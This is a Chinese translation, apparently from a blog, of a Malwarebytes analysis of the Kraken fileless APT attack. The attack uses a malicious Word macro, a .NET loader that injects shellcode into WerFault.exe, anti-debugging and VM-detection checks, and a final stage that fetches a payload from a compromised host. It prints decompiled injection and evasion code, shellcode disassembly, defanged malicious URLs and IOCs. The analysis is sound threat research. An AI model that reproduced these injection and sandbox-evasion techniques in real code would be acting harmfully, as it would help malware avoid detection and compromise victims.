

[译] APT分析报告：04.Kraken - 新型无文件APT攻击利用Windows错误报告服务逃避检测

原创 Eastmount 2020-10-08 22:26:54 3334 收藏 17

编辑 版权


分类专栏: [网络安全自学篇](#) [安全攻防进阶篇](#) [APT分析及溯源](#) 文章标签: [APT分析](#) [无文件攻击](#) [沙箱逃逸](#) [Kraken](#) [Shellcode分析](#)



Python+TensorFlow人工智能

¥9.90

该专栏为人工智能入门专栏，采用Python3和TensorFlow实现人工智能相关算法。前期介绍安装流程、基础语法、神经网络、可视化等，中间讲解CNN、RNN、LSTM等代码，后续复现图像处理、文本挖...



这是作者新开的一个专栏，主要翻译国外知名的安全厂商APT报告文章，了解它们的安全技术，学习它们溯源APT组织的方法，希望对您有所帮助。前文分享了APT组织Fin7 / Carbanak的Tirion恶意软件，包括OpBlueRaven行动。这篇文章将介绍一种新型无文件APT攻击Kraken，它会利用Windows错误报告服务逃避检测。其中，DllMain函数反分析检查，以确保它不在分析/沙箱环境或调试器中运行非常值得我们学习。

Malwarebytes研究人员发现了一种名为Kraken的新攻击，该攻击利用Windows错误报告（WER）服务以逃避检测。攻击始于一个包含“Compensation manual.doc”的ZIP文件。该文档包含一个恶意宏，该宏使用CactusTorch VBA模块的修改版，通过使用VBScript将.Net编译的二进制文件加载到内存中来执行，以进行无文件攻击。该二进制文件通过将嵌入式Shellcode注入Windows错误报告服务（WerFault.exe）来推进了感染链，此策略用于尝试逃避检测。

MALWARE | MALWAREBYTES NEWS | THREAT ANALYSIS

Release the Kraken: Fileless APT attack abuses Windows Error Reporting service

Posted: October 6, 2020 by Threat Intelligence Team

This blog post was authored by Hossein Jazi and Jérôme Segura.

On September 17th, we discovered a new attack called Kraken that injected its payload into the Windows Error Reporting (WER) service as a defense evasion mechanism.

That reporting service, WerFault.exe, is usually invoked when an error related to the operating system, Windows features, or applications happens. When victims see WerFault.exe running on their machine, they probably assume that some error happened, while in this case they have actually been targeted in an attack.

While this technique is not new, this campaign is likely the work of an APT group that had earlier used a phishing attack enticing victims with a worker's compensation claim. The threat actors compromised a website to host its payload and then used the CactusTorch framework to perform a fileless attack followed by several anti-analysis techniques.

<https://blog.malwarebytes.com/malwarebytes-news/2020/10/kraken-attack-abuses-wer-service/>

- 原文标题: Release the Kraken: Fileless APT attack abuses Windows Error Reporting service
- 原文链接: <https://blog.malwarebytes.com/malwarebytes-news/2020/10/kraken-attack-abuses-wer-service/>
- 文章作者: Hossein Jazi and Jérôme Segura
- 发布时间: 2020年10月6日
- 文章来源: Malwarebytes Threat Intelligence Team

文章目录

[恶意诱饵：“您的赔偿”](#)

[Kraken Loader](#)

[ShellCode分析](#)

[最终的Shellcode](#)

2020年9月17日，我们发现了一种名为Kraken的新攻击，该攻击将其有效载荷注入到Windows错误报告（Windows Error Reporting, WER）服务中，作为一种防御规避机制。

这个报告服务是WerFault.exe，通常发生在与操作系统、Windows函数或应用程序相关的错误时调用。当受害者看到他们的计算机上运行WerFault.exe时，他们可能认为发生了一些错误，而在这种情况下，他们实际上已成为攻击的目标。

尽管这项技术不是什么新技术，但这次行动很可能是一个APT组织发动的，该组织先前曾使用网络钓鱼攻击，诱使受害者提出工人赔偿要求。威胁攻击者入侵了一个网站以托管其有效载荷，然后使用CactusTorch框架执行无文件攻击（fileless attack），随后采用多种反分析技术（anti-analysis）。

在撰写本文时，尽管有一些因素让我们认为其是越南APT32组织，但目前仍然不能明确指出这次攻击的幕后发动者。




WerFault.exe是一个Windows系统自带的程序，用于错误报告显示。在应用程序崩溃时，它仍然会执行未处理的异常处理程序，但是该处理程序会向WER服务发送消息，并且服务会启动WER错误报告进程以显示错误报告对话框。

- %Systemroot%\System32\Werfault.exe

恶意诱饵：“您的赔偿”


9月17日，我们发现了一种新型攻击，该攻击从一个包含恶意文档的zip文件开始，该文档很可能是通过鱼叉式网络钓鱼攻击传播的。文档名叫“薪酬手册”（Compensation manual.doc），伪装成包含有关工人补偿权利的信息，恶意文档如下图所示。



该文件包含一个图像标签（“ INCLDEPICTURE ”），该图像标签连接到如下网址，然后下载一张图片作为文档模板。


- [yourrighttocompensation\[.\]com](http://yourrighttocompensation[.]com)

下图为嵌入在文档中的图片标签（Image tag）及对应的“您的补偿”网站。



该域名于2020年6月5日注册，而文档创建时间为2020年6月12日，这很可能表明它们属于同一攻击。在其内部，我们看到一个恶意宏，该宏使用CactusTorch VBA模块的修改版来执行其Shellcode。CactusTorch正在利用DotNetToJscript技术将.Net编译的二进制文件加载到内存中，并从vbscript中执行。

下图显示了该威胁攻击者所使用的宏内容。它具有自动打开和自动关闭功能。AutoOpen只是显示一条错误消息，而AutoClose是执行函数的主体。



如上图所示，已经定义了一个十六进制格式的序列化对象，它包含一个正在加载到内存中的.Net有效负载（Payload）。然后，宏使用“Kraken.Kraken”作为值定义了一个入口类。这个值有两个部分，用一个点分隔.net加载器的名称和它目标类的名称。

在下一步中，它将创建一个序列化的BinaryFormatter对象，并使用BinaryFormatter的deserialize函数反序列化该对象。最后，通过调用DynamicInvoke函数，从内存中加载并执行.Net有效负载（Payload）。


与Cactus Torch VBA不同，它指定了目标进程在宏中注入Payload，该元素更改了宏并在.Net有效负载中指定目标进程。

Kraken Loader

加载的Payload是一个名叫“Kraken.dll”的.Net DLL，该文件编译于2020年06月12日。

这个DLL是一个加载器，它将嵌入的shellcode注入到WerFault.exe中。需要说明的是，这并不是此类技术的第一个例子。以前在使用NetWire RAT和Cerber勒索软件时就观察到了这种情况。下图展示了Kraken.dll，加载器包括两个主要的类：

- Kraken
- Loader



(1) Kraken类

Kraken类包含了shellcode，这些代码将被注入到这个类中定义为“WerFault.exe”的目标进程中。它只有一个函数调用Loader类的Load函数，其shellcode和目标进程作为参数。

- loader.load(targetProcess, shellcode)

```

using System;
using System.Runtime.InteropServices;

namespace Kraken
{
    // Token: 0x02000002 RID: 2
    [ComVisible(true)]
    public class Kraken
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00018394 File Offset: 0x0001A394
        public Kraken()
        {
            byte[] shellcode = new byte[]
            {
                232,
                0,
                0,
                0,
                0,
                88,
                137,
                ...
                15,
                111,
                78,
                16,
                243,
                15,
                127,
                7,
                243,
                15,
                127,
            };
            "Not showing all elements because this array is too big (103235 elements)"
        };
        string targetProcess = "C:\\windows\\system64\\WerFault.exe";
        this.Sink(targetProcess, shellcode);
    }

    // Token: 0x06000002 RID: 2 RVA: 0x000183D0 File Offset: 0x0001A3D0
    public void Sink(string targetProcess, byte[] shellcode)
    {
        Loader loader = new Loader();
        try
        {
            loader.Load(targetProcess, shellcode);
        }
        catch (Exception ex)
        {
            Console.WriteLine("[x] Something went wrong!!" + ex.Message);
        }
    }
}

```

(2) Loader类

Loader类负责通过调用Windows API将shell代码注入到目标进程中。下图展示了load函数。

```

public void Load(string targetProcess, byte[] shellcode)
{
    Loader.PROCESS_INFORMATION pInfo = this.StartProcess(targetProcess);
    this.FindEntry(pInfo.hProcess);
    if (!this.CreateSection((uint)shellcode.Length))
    {
        throw new SystemException("[x] Failed to create new section!");
    }
    this.SetLocalSection((uint)shellcode.Length);
    this.CopyShellcode(shellcode);
    this.MapAndStart(pInfo);
    Loader.CloseHandle(pInfo.hThread);
    Loader.CloseHandle(pInfo.hProcess);
}

```

下面是它执行注入过程的步骤：

- StartProcess函数调用CreateProcess Windows API，使用800000C作为dwCreateFlags
- FindEntry调用ZwQueryInformationProcess来定位目标进程的基址
- CreateSection调用ZwCreateSection API来在目标进程中创建一个节（section）
- 调用ZwMapViewOfSection将该节绑定到目标进程，以便通过调用CopyShellcode来复制shellcode
- MapAndStart通过调用WriteProcessMemory和ResumeThread完成过程注入


ShellCode分析

使用HollowHunter，我们将注入的shellcode转储到WerFault.exe中，以便进行进一步分析。这个DLL在多个线程中执行其恶意活动，使其

分析更加困难。这个DLL通过调用“Main”函数来执行“DllEntryPoint”。

```
/* WARNING: Function: __SEH_prolog4 replaced with injection: SEH_prolog4 */
int __cdecl Main(HINSTANCE__ *param_1,ulong param_2,void *param_3)
{
    int iVar1;
    undefined4 *in_FS_OFFSET;
    undefined4 local_14;


    if ((param_2 == 0) && (DAT_10019ee0 < 1)) {
        iVar1 = 0;
    }
    else {
        if (((param_2 != 1) && (param_2 != 2)) ||
            (iVar1 = FUN_10001ff2(param_1,param_2,param_3), iVar1 != 0 &&
             (iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3), iVar1 != 0))) {
            iVar1 = DllMain(param_1,param_2);
            if ((param_2 == 1) && (iVar1 == 0)) {
                DllMain(param_1,0);
                FUN_10001e37((uint)(param_3 != (void *)0x0));
                FUN_10001ff2(param_1,0,param_3);
            }
            if (((param_2 == 0) || (param_2 == 3)) &&
                (iVar1 = dllmain_crt_dispatch(param_1,param_2,param_3), iVar1 != 0)) {
                iVar1 = FUN_10001ff2(param_1,param_2,param_3);
            }
        }
    }
    *in_FS_OFFSET = local_14;
    return iVar1;
}
```



主函数调用DllMain来创建一个线程，在同一进程上下文中的新线程中执行它的函数。

```
undefined4 DllMain(undefined4 param_1,int param_2)
{
    HANDLE pvVar1;

    /* 0x1030 3 DllMain */
    if (param_2 == 1) {
        DAT_1001a944 = param_1;
        pvVar1 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10001010,(LPVOID)0x0,0,(LPDWORD)0x0);
        if (pvVar1 != (HANDLE)0xffffffff) {
            Sleep(100);
        }
    }
    return 1;
}
```



DllMain函数如上图所示，创建的线程首先执行一些反分析检查，以确保它不在分析/沙箱环境或调试器中运行，它通过以下操作来实现的。

(1) 通过调用GetTickCount来检查调试器的存在

GetTickCount是一种计时函数，用于度量执行某些指令集所需要的时间。在此线程中，它在睡眠（Sleep）指令之前和之后被调用两次，然后计算差值。如果不等于2，则程序退出，因为标识着它正在被调试。创建线程代码如下图所示。

```

void FUN_10001900(void)
{
    DWORD idThread;
    BOOL BVar1;
    int iVar2;
    UINT Msg;
    WPARAM wParam;
    LPARAM lParam;
    tagMSG local_28;
    DWORD local_c;
    SIZE_T *local_8;

    local_8 = &DAT_10019200;
    lParam = 0x2a;
    wParam = 0x17;
    Msg = 0x402;
    idThread = GetCurrentThreadId();
    PostThreadMessageA(idThread,Msg,wParam,lParam);
    BVar1 = PeekMessageA((LPMSG)&local_28,(HWND)0xffffffff,0,0,0);
    if (((BVar1 != 0) && (local_28.message == 0x402)) && (local_28.wParam == 0x17)) &&
        (local_28.lParam == 0x2a)) {
        local_c = GetTickCount();
        Sleep(0x28a);
        idThread = GetTickCount();
        if (((idThread - local_c) / 300 == 2) && (iVar2 = SandBoxDetection(), iVar2 == 0)) {
            FUN_10001280();
            FUN_100011f0();
            FUN_10001b60((int)(local_8 + 1),(int)(local_8 + 1),*local_8);
            FUN_10001890((undefined8 *) (local_8 + 1),*local_8);
        }
    }
    return;
}

```

(2) VM检测

在此函数中，它将通过提取显示驱动程序注册表项的提供程序名称来检查其是否在VMWare或VirtualBox中运行。

- SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000

然后检查它是否包含字符串VMware或Oracle。

```

void SandBoxDetection(void)
{
    int iVar1;
    undefined4 local_120;
    LSTATUS LStack284;
    DWORD local_118;
    DWORD local_114;
    LSTATUS LStack272;
    HKEY local_10c;
    BYTE aBStack264 [256];
    uint local_8;

    local_8 = DAT_1001965c ^ (uint)&stack0xffffffffc;
    local_118 = 1;
    local_120 = 0;
    local_114 = 0x100;

    LStack272 = RegOpenKeyExA((HKEY)0x80000002,s_SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000,0,0,0,0);
    if (LStack272 == 0) {
        LStack284 = RegQueryValueExA(local_10c,s_ProviderName_100190c8,(LPDWORD)0x0,&local_118,
            aBStack264,&local_114);
        RegCloseKey(local_10c);
    }
    if ((LStack284 == 0) &&
        (iVar1 = func_0x10002fc0(aBStack264,s_VMware_100190d8,local_120), iVar1 == 0)) {
        func_0x10002fc0(aBStack264,s_Oracle_100190e0,local_120);
    }
    FUN_10001c9d();
    return;
}

```

(3) IsProcessorFeaturePresent

此API调用用于确定是否支持指定的处理器特性。从下图可以看出，“0x17”已作为参数传递给此API，这意味着它在立即终止之前检查剩余的__fastfail支持。


```

BVar2 = IsProcessorFeaturePresent(0x17);
if (BVar2 != 0) {
    pcVar1 = (code *)swi(0x29);
    (*pcVar1)();
    return;
}
_DAT_10019ff8 =
    (uint)(in_NT & 1) * 0x4000 | (uint)(in_IF & 1) * 0x200 | (uint)(in_TF & 1) * 0x100 |
    (uint)(BVar2 < 0) * 0x80 | (uint)(BVar2 == 0) * 0x40 | (uint)(in_AF & 1) * 0x10 |
    (uint)(in_PF & 1) * 4 | (uint)(in_ID & 1) * 0x200000 | (uint)(in_VIP & 1) * 0x100000 |
    (uint)(in_VIF & 1) * 0x80000 | (uint)(in_AC & 1) * 0x40000;
_DAT_10019ffc = &stack0x00000004;
_DAT_10019ff38 = 0x10001;
_DAT_10019ee8 = 0xc0000409;
_DAT_10019eec = 1;
_DAT_10019ef8 = 1;
_DAT_10019efc = 2;
_DAT_10019ef4 = local_res0;
_DAT_10019fc4 = in_GS;
_DAT_10019fc8 = in_FS;
_DAT_10019fcc = in_ES;
_DAT_10019fd0 = in_DS;
_DAT_10019fd4 = unaff_EDI;
_DAT_10019fd8 = unaff_ESI;
_DAT_10019fdc = unaff_EBX;
_DAT_10019fe0 = extraout_EDX;
_DAT_10019fe4 = extraout_ECX;
_DAT_10019fe8 = BVar2;
_DAT_10019fec = local_4;
DAT_10019ff0 = local_res0;
_DAT_10019ff4 = in_CS;
_DAT_1001a000 = in_SS;
FUN_10002040((_EXCEPTION_POINTERS *) &PTR_DAT_10012184);
return;
}

```



(4) NtGlobalFlag

shellcode代码检查PEB结构中的NtGlobalFlag来确定它是否正在被调试。为了识别调试器，它将NtGlobalFlag值与0x70进行比较。

(5) IsDebuggerPresent

通过调用“IsDebuggerPresent”来检查调试器是否存在。下图展示了 NtGlobalFlag 和 IsDebuggerPresent 检查。

```

void FUN_100011f0(void)
{
    BOOL BVar1;

    if ((*uint *) (DAT_1001a93c + 0x68) & 0x70) != 0) {
        FUN_100045d5(0xffffffff);
    }
    if (DAT_1001a938 == 0) {
        BVar1 = IsDebuggerPresent();
        if (BVar1 != 0) {
            FUN_100045d5(0xffffffff);
        }
    }
    else {
        if ((*uint *) (DAT_1001a938 + 0xbc) & 0x70) != 0) {
            FUN_100045d5(0xffffffff);
        }
    }
    return;
}

```



在执行所有这些反分析检查之后，它进入一个函数，在一个新线程中创建最终的shellcode。通过调用“Resolve_Imports”函数，可以动态混淆并解析在此部分中使用的导入调用。此函数使用LoadLibraryEx获取“kernel32.dll”的地址，然后在循环中检索12个导入。

```

void Resolve_Imports(void)
{
    HMODULE hModule;
    FARPROC pFVar1;
    uint local_10c;
    int local_108 [64];
    uint local_8;

    local_8 = DAT_1001965c ^ (uint) &stack0xffffffffc;
    hModule = LoadLibraryW(u_kernel32.dll_10019600);
    local_10c = 0;
    while (local_10c < 0xc) {
        FUN_10002e60(local_108, 0, 0x100);
        Hash_Calculation((int) &DAT_100190e8, 4, (int) (&PTR_DAT_100190ec)[local_10c], (int) local_108);
        pFVar1 = GetProcAddress(hModule, (LPCSTR) local_108);
        (&VirtualAlloc_exref)[local_10c] = pFVar1;
        if ((&VirtualAlloc_exref)[local_10c] == (code *) 0x0) break;
        local_10c = local_10c + 1;
    }
    FUN_10001c9d();
    return;
}

```



使用libpeconv库，我们能够获得已解析的API调用表。下面是导入表，我们可以预期它将执行一些进程注入。

- VirtualAlloc
- VirtualProtect
- CreateThread
- VirtualAllocEx
- VirtualProtectEx
- WriteProcessMemory
- GetEnvironmentVariableW
- CreateProcessW
- CreateRemoteThread
- GetThreadContext
- SetThreadContext
- ResumeThread


在解析了所需的API调用之后，它使用VirtualAlloc创建一个内存区域，然后调用下面的函数来解密最终shellcode的内容，并将它们写入创建的内存中。

- DecryptContent_And_WriteToAllocatedMemory

在下一个步骤中，将调用VirtualProtect来更改对已分配内存的保护以使其可执行。最后，CreateThread被调用来在一个新线程中执行最后的shellcode。

```
void __cdecl FUN_10001890(undefined8 *param_1,SIZE_T param_2)
{
    int iVar1;
    DWORD local_c;
    undefined8 *local_8;

    iVar1 = Resolve_Imports();
    if (iVar1 != 0) {
        local_8 = (undefined8 *)VirtualAlloc((LPVOID)0x0,param_2,0x3000,4);
        DecryptContent_And_WriteToAllocatedMemory(local_8,param_1,param_2);
        VirtualProtect(local_8,param_2,0x20,&local_c);
        CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10001870,local_8,0,(LPDWORD)0x0);
    }
    return;
}
```



最终的Shellcode

最终的shellcode是一组指令，这些指令向硬编码域发出HTTP请求，以下载恶意有效负载并将其注入到进程中。


第一步，它通过调用LoadLibraryA加载Wininet API。

第二步，构造函数调用列表所需的HTTP请求，包括InternetOpenA、InternetConnectA、InternetOpenRequestA和InternetSetOptionsExA。其中，HttpOpenRequestA如下图所示。

第三步，在准备好构建HTTP请求的需求之后，它将创建一个HTTP请求，并通过调用HttpSendrequestExA发送该请求。请求的网址是：

- [http://www.asikotoba\[.\]net/favicon32.ico](http://www.asikotoba[.]net/favicon32.ico)

在下一步中，它将检查HTTP请求是否成功。如果HTTP请求不成功，它将调用ExitProcess停止其进程。



如果HTTPSendRequestExA的返回值为true，则表示请求成功，并且代码继续执行下一步。在此步骤中，它调用VirtualAllocExA分配内存区域，然后调用InternetReadFile读取数据并将其写入分配的内存。InternetReadFile调用如下图所示。

```

74 44 01D0 add ecx,edx
50 push ecx
8848 18 mov ecx,dword ptr ds:[eax+18]
8858 20 mov ecx,dword ptr ds:[ecx+20]
01D3 add ecx,edx
E3 3C 49 jnc ecx
8834B8 mov esi,dword ptr ds:[ecx+ecx*4]
01D6 add esi,ecx
31F9 xor esi,esi
32C0 xor eax,edx
106D0
C1CF 00 ror esi,0
01C7 add esi,ecx
38E0 cmp al,ah
75 F4 jnz ecx
037D F8 add esi,dword ptr ds:[ebp-8]
387D 24 cmp esi,dword ptr ds:[ebp+2]
75 E2 jnz ecx
58 pop ecx
8858 24 mov ecx,dword ptr ds:[ecx+4]
01D3 add ecx,edx
66:890C48 mov cx,word ptr ds:[ebp+ecx*2]
8858 1C mov ecx,dword ptr ds:[ecx+4]
01D3 add ecx,edx
8804B8 mov ecx,dword ptr ds:[ecx+ecx*4]
01D0 add ecx,edx
894424 24 mov dword ptr ds:[esp+2],ecx
58 pop ecx
58 pop ecx
61 popesi
5A pop ecx
5A pop ecx
5A pop ecx
58 pop ecx
FF60 jmp ecx
58

```

[esp+24]: "Accept: */*"r\nccept-Language: en-US\r\nConnection: close\r\nUser-Agent:

Hide FPU

EAX 76531C80 wininet.InternetReadFileA

ECX 00F031E

EDX E289612

ESP 00F0006

ESP 00F031C

ESI 00C000C

EDI 0028F1E0

EIP 00F0006

EFLAGS 00000202

ZF 0 PF 0 AF 0

OF 0 SF 0 DF 0

CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)

LastStatus 80000006 (STATUS_NO_MORE_FILES)

GG 0028 FS 0053

ES 0028 DS 0028

CS 0023 SS 0028

ST(0) 00000000000000000000000000000000 x87:0 Empty 0.000000000000000000000000

ST(1) 00000000000000000000000000000000 x87:1 Empty 0.000000000000000000000000

ST(2) 00000000000000000000000000000000 x87:2 Empty 0.000000000000000000000000

ST(3) 00000000000000000000000000000000 x87:3 Empty 0.000000000000000000000000

ST(4) 00000000000000000000000000000000 x87:4 Empty 0.000000000000000000000000

ST(5) 00000000000000000000000000000000 x87:5 Empty 0.000000000000000000000000

ST(6) 00000000000000000000000000000000 x87:6 Empty 0.000000000000000000000000

ST(7) 00000000000000000000000000000000 x87:7 Empty 0.000000000000000000000000


最后，它跳转到已分配内存的开头以执行它。这很有可能是另一个受感染的“asia-kotoba.net”网站上托管的shellcode，并在其中植入了伪造的图标。由于在报告时目标URL已关闭，因此我们无法检索此Shellcode进行进一步分析。

究竟是哪个APT组织的攻击呢？

我们没有足够的证据来确定这次攻击的原因。但是，我们发现其与APT32的松散联系，并且仍在调查中。

- APT32是已知使用CactusTorch HTA来删除Denis Rat变中的攻击组织之一。然而，由于我们无法获得最终的有效负载（Payload），因此我们不能肯定地将这种攻击归因于APT32。
- 用于托管恶意档案和文档的域在越南胡志明市注册。APT32使用了战略性网络妥协方案来锁定受害者，感觉像是越南的。

Malwarebytes阻止访问托管有效负载的受感染站点：



最后给出IOCs:

诱饵文件:

31368f805417eb7c7c905d0ed729eb1bb0fea33f6e358f7a11988a0d2366e942

包含诱饵文件的文档:

d68f21564567926288b49812f1a89b8cd9ed0a3dbf9f670dbe65713d890ad1f4

文档模板图片:

yourrighttocompensation[.]com/ping

存档文件下载URL:

yourrighttocompensation[.]com/?rid=UNfxeHM
yourrighttocompensation[.]com/download/?key=
15a50bfe99cfe29da475bac45fd16c50c60c85bff6b06e530cc91db5c710ac30&id=0
yourrighttocompensation[.]com/?rid=n6XThxD
yourrighttocompensation[.]com/?rid=AuCl1LU

下载URL的最终Payload:

asia-kotoba[.]net/favicon32.ico

最后希望这篇文章对您有所帮助, 感觉反分析和沙箱逃逸部分知识挺有意思的, 后续不忙可以尝试复现相关的功能。中秋节和国庆节结束, 虽然一直在忙, 大家接着加油。某人照顾好自己喔!

前文分享:

